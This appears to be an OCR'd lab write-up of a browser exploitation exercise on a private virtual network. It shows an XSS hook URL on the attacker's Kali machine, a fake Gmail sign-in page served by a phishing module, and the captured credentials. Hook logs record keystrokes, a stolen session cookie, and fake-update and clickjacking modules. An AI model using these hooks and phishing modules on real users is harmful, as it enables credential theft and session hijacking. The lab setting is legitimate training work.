
XSS hook URI: http://10.0.2.15:3000/demos/basic.html

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

Executing the google phishing command on victim browser, with XSS hook URL value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/demos/basic.html"

Windows:



http://10.0.2.15:3000/demos/butcher/index.html

Search...

Google Mail: Email from G...

Google

New to Google Mail? CREATE AN ACCOUNT

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Google Mail on your mobile phone. Learn more

About Google Mail New features! Switch to Google Mail Create an account

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more

Sign in

Username: alijavidan


Password: ••••••••

Sign in □ Stay signed in

Can't access your account?

2:57 PM
1/29/2021

Gmail Sign in page shows up, asking for user to prompt his credentials in order to login to his Gmail account.




404. That's an error.

The requested URL was not found on this server. That's all we know.

After submitting credentials, and clicking on Sign in Button the above page shows up, indicating famous 404 error.

Back on Kali:



localhost:3000/ui/panel#id=HKR0kXjHD55ZD2A5zjTGeWGN06fk6q7h7elTee6wWzSMwdK8n0g8zx5SPryrUxMaqlVjCTF0IM4o6lsj

Hooked Browsers
- Online Browsers
  - 10.0.2.4
- Offline Browsers
  - 10.0.2.15
    - 10.0.2.4
    - 10.0.2.4
  - 127.0.0.1

Module Tree

google phishing

- Chrome Extensions (1)
  - Grab Google Contacts
- Host (1)
  - Detect Google Desktop
- Social Engineering (1)
  - Google Phishing

Module Results History

id	date	label
0	2021-01-29 06:26	command 1


Command results

```
1                                  Fri Jan 29 2021 06:27:48 GMT-0500 (Eastern Standard Time)
data: result=Username: alijavidan Password: password
```

As shown on picture above, we could see the credentials which user prompt into the username, and password fields which has been captured.

5. Logs


Log Pages (Date Descending):



Id	Type	Event	Date	Browser ID
267		14.065s - [Blur] Browser window has lost focus.	2021-01-29 12:46:13 UTC	2
266		10.212s - [Focus] Browser window has regained focus.	2021-01-29 12:46:09 UTC	2
260		0.008s - [Focus] Browser window has regained focus.	2021-01-29 12:45:59 UTC	2
261		0.640s - [Blur] Browser window has lost focus.	2021-01-29 12:45:59 UTC	2
259		10.0.2.4 appears to have come back online	2021-01-29 12:45:58 UTC	2
258		130.800s - [Mouse Click] x: 691 y:327 > input#signIn(signIn)	2021-01-29 11:27:49 UTC	2
257		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:20, mod: 99, name:'Google Phishing']	2021-01-29 11:27:48 UTC	2
256		127.775s - [Focus] Browser window has regained focus.	2021-01-29 11:27:46 UTC	2
255		90.521s - [Blur] Browser window has lost focus.	2021-01-29 11:27:09 UTC	2
254		81.030s - [User Typed] ord	2021-01-29 11:26:59 UTC	2
253		80.015s - [User Typed] passw	2021-01-29 11:26:58 UTC	2
252		79.013s - [User Typed] idan	2021-01-29 11:26:57 UTC	2
251		78.009s - [User Typed] lijav	2021-01-29 11:26:56 UTC	2
249		76.252s - [Mouse Click] x: 652 y:204 > input#Email(Email)	2021-01-29 11:26:55 UTC	2
250		76.969s - [User Typed] a	2021-01-29 11:26:55 UTC	2
248		0.005s - [Focus] Browser window has regained focus.	2021-01-29 11:25:39 UTC	2
247		10.0.2.4 appears to have come back online	2021-01-29 11:25:38 UTC	2
246		24.094s - [Blur] Browser window has lost focus.	2021-01-29 10:40:06 UTC	2
245		22.870s - [Focus] Browser window has regained focus.	2021-01-29 10:40:04 UTC	2
244		12.918s - [Blur] Browser window has lost focus.	2021-01-29 10:39:54 UTC	2
243		9.618s - [Focus] Browser window has regained focus.	2021-01-29 10:39:51 UTC	2
240		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:19, mod: 102, name:'Fake Flash Update']	2021-01-29 10:39:50 UTC	2
241		8.228s - [Mouse Click] x: 790 y:463 > img	2021-01-29 10:39:50 UTC	2
242		8.313s - [Blur] Browser window has lost focus.	2021-01-29 10:39:50 UTC	2
239		0.003s - [Focus] Browser window has regained focus.	2021-01-29 10:39:42 UTC	2
238		914.449s - [Mouse Click] x: 429 y:211 > div#logo	2021-01-29 10:39:30 UTC	2

Displaying logs 1 - 30 of 145


Page. 1



Id	Type	Event	Date	Browser ID
233		909.661s - [User Typed]	2021-01-29 10:39:25 UTC	2
232		908.672s - [User Typed]	2021-01-29 10:39:24 UTC	2
230		906.765s - [Mouse Click] x: 416 y:220 > div#logo	2021-01-29 10:39:23 UTC	2
231		907.428s - [Mouse Click] x: 423 y:218 > div#logo	2021-01-29 10:39:23 UTC	2
229		898.361s - [Focus] Browser window has regained focus.	2021-01-29 10:39:14 UTC	2
227		896.083s - [Mouse Click] x: 765 y:472 > img	2021-01-29 10:39:12 UTC	2
228		896.242s - [Blur] Browser window has lost focus.	2021-01-29 10:39:12 UTC	2
226		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:18, mod: 102, name:'Fake Flash Update']	2021-01-29 10:39:11 UTC	2
225		892.694s - [Focus] Browser window has regained focus.	2021-01-29 10:39:09 UTC	2
224		884.403s - [Blur] Browser window has lost focus.	2021-01-29 10:39:00 UTC	2
223		879.066s - [Focus] Browser window has regained focus.	2021-01-29 10:38:55 UTC	2
222		61.384s - [Blur] Browser window has lost focus.	2021-01-29 10:25:17 UTC	2
221		56.004s - [User Typed] rd	2021-01-29 10:25:11 UTC	2
220		55.009s - [User Typed] passwo	2021-01-29 10:25:10 UTC	2
219		50.359s - [Focus] Browser window has regained focus.	2021-01-29 10:25:06 UTC	2
218		44.438s - [Blur] Browser window has lost focus.	2021-01-29 10:25:00 UTC	2
217		44.004s - [User Typed] ord	2021-01-29 10:24:59 UTC	2
216		43.019s - [User Typed] passw	2021-01-29 10:24:58 UTC	2
215		42.000s - [User Typed] user	2021-01-29 10:24:57 UTC	2
214		40.129s - [Mouse Click] x: 560 y:314 > input#uname	2021-01-29 10:24:56 UTC	2
213		0.003s - [Focus] Browser window has regained focus.	2021-01-29 10:24:16 UTC	2
212		10.0.2.4 appears to have come back online	2021-01-29 10:24:15 UTC	2
210		430.195s - [Mouse Click] x: 527 y:483 > div#content	2021-01-29 10:09:54 UTC	2
211		430.944s - [Blur] Browser window has lost focus.	2021-01-29 10:09:54 UTC	2
209		417.006s - [Focus] Browser window has regained focus.	2021-01-29 10:09:40 UTC	2
208		399.747s - [Blur] Browser window has lost focus.	2021-01-29 10:09:13 UTC	2


Displaying logs 31 - 60 of 145

Page. 2




Id	Type	Event	Date	Browser ID
203		13.014s - [User Typed] user	2021-01-29 10:02:56 UTC	2
202		10.007s - [User Typed] admin	2021-01-29 10:02:53 UTC	2
201		8.349s - [Mouse Click] x: 563 y:312 > input#uname	2021-01-29 10:02:52 UTC	2
200		0.002s - [Focus] Browser window has regained focus.	2021-01-29 10:02:44 UTC	2
199		236.172s - [Blur] Browser window has lost focus.	2021-01-29 09:59:49 UTC	2
194		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:13, mod: 92, name:'Clickjacking']	2021-01-29 09:59:47 UTC	2
195		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:14, mod: 92, name:'Clickjacking']	2021-01-29 09:59:47 UTC	2
196		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:13, mod: 92, name:'Clickjacking']	2021-01-29 09:59:47 UTC	2
197		234.446s - [Blur] Browser window has lost focus.	2021-01-29 09:59:47 UTC	2
198		234.645s - [Focus] Browser window has regained focus.	2021-01-29 09:59:47 UTC	2
193		232.029s - [Focus] Browser window has regained focus.	2021-01-29 09:59:45 UTC	2
192		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:14, mod: 92, name:'Clickjacking']	2021-01-29 09:59:44 UTC	2
190		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:13, mod: 92, name:'Clickjacking']	2021-01-29 09:58:56 UTC	2
191		183.897s - [Blur] Browser window has lost focus.	2021-01-29 09:58:56 UTC	2
182		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:13, mod: 92, name:'Clickjacking']	2021-01-29 09:57:45 UTC	2
181		108.025s - [Console] warn: JQMIGRATE: jQuery.fn.load() is deprecated	2021-01-29 09:57:41 UTC	2
180		39.026s - [Console] log: [2021-01-28 14:02:28] [Get Cookie] Cookie captured: BEEFHOOK=HKR0kXjHD557D2A5zjTGeWGN06fk6q7h7elTee6wWzSMwdK8n0g8zx5SPryrUxMaqlVjCTF0IM4o6lsj	2021-01-29 09:56:32 UTC	2
179		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: SUCCESS) from command module [cid:12, mod: 73, name:'Get Cookie']	2021-01-29 09:56:31 UTC	2
178		0.002s - [Focus] Browser window has regained focus.	2021-01-29 09:55:53 UTC	2
177		10.0.2.4 appears to have come back online	2021-01-29 09:55:52 UTC	2
169		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:11, mod: 55, name:'Redirect Browser']	2021-01-29 09:25:19 UTC	2
167		10.0.2.4 appears to have come back online	2021-01-29 09:25:06 UTC	2
168		-33602.354s - [Focus] Browser window has regained focus.	2021-01-29 09:25:06 UTC	2
163		-33925.964s - [Blur] Browser window has lost focus.	2021-01-29 09:19:43 UTC	2
162		-33938.890s - [Mouse Click] x: 170 y:323 > button	2021-01-29 09:19:31 UTC	2

Page. 3



Id	Type	Event	Date	Browser ID
156		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:7, mod: 127, name:'Detect Default Browser']	2021-01-29 09:11:20 UTC	2
154		10.0.2.4 appears to have come back online	2021-01-29 09:04:54 UTC	2
150		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:6, mod: 110, name:'Replace Videos (Fake Plugin)']	2021-01-28 20:07:04 UTC	2
149		-38646.723s - [Focus] Browser window has regained focus.	2021-01-28 20:06:57 UTC	2
148		-38905.039s - [Blur] Browser window has lost focus.	2021-01-28 20:02:38 UTC	2
146		0.002s - [Focus] Browser window has regained focus.	2021-01-28 19:21:04 UTC	2
145		10.0.2.4 appears to have come back online	2021-01-28 19:21:03 UTC	2
136		315.535s - [Focus] Browser window has regained focus.	2021-01-13 10:05:15 UTC	2
133		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:5, mod: 102, name:'Fake Flash Update']	2021-01-13 10:05:13 UTC	2
134		313.920s - [Mouse Click] x: 748 y:459 > img	2021-01-13 10:05:13 UTC	2
135		314.042s - [Blur] Browser window has lost focus.	2021-01-13 10:05:13 UTC	2
132		312.672s - [Focus] Browser window has regained focus.	2021-01-13 10:05:12 UTC	2
131		297.830s - [Blur] Browser window has lost focus.	2021-01-13 10:04:57 UTC	2
130		90.591s - [Focus] Browser window has regained focus.	2021-01-13 10:01:32 UTC	2
128		89.223s - [Mouse Click] x: 317 y:145 > img	2021-01-13 10:01:31 UTC	2
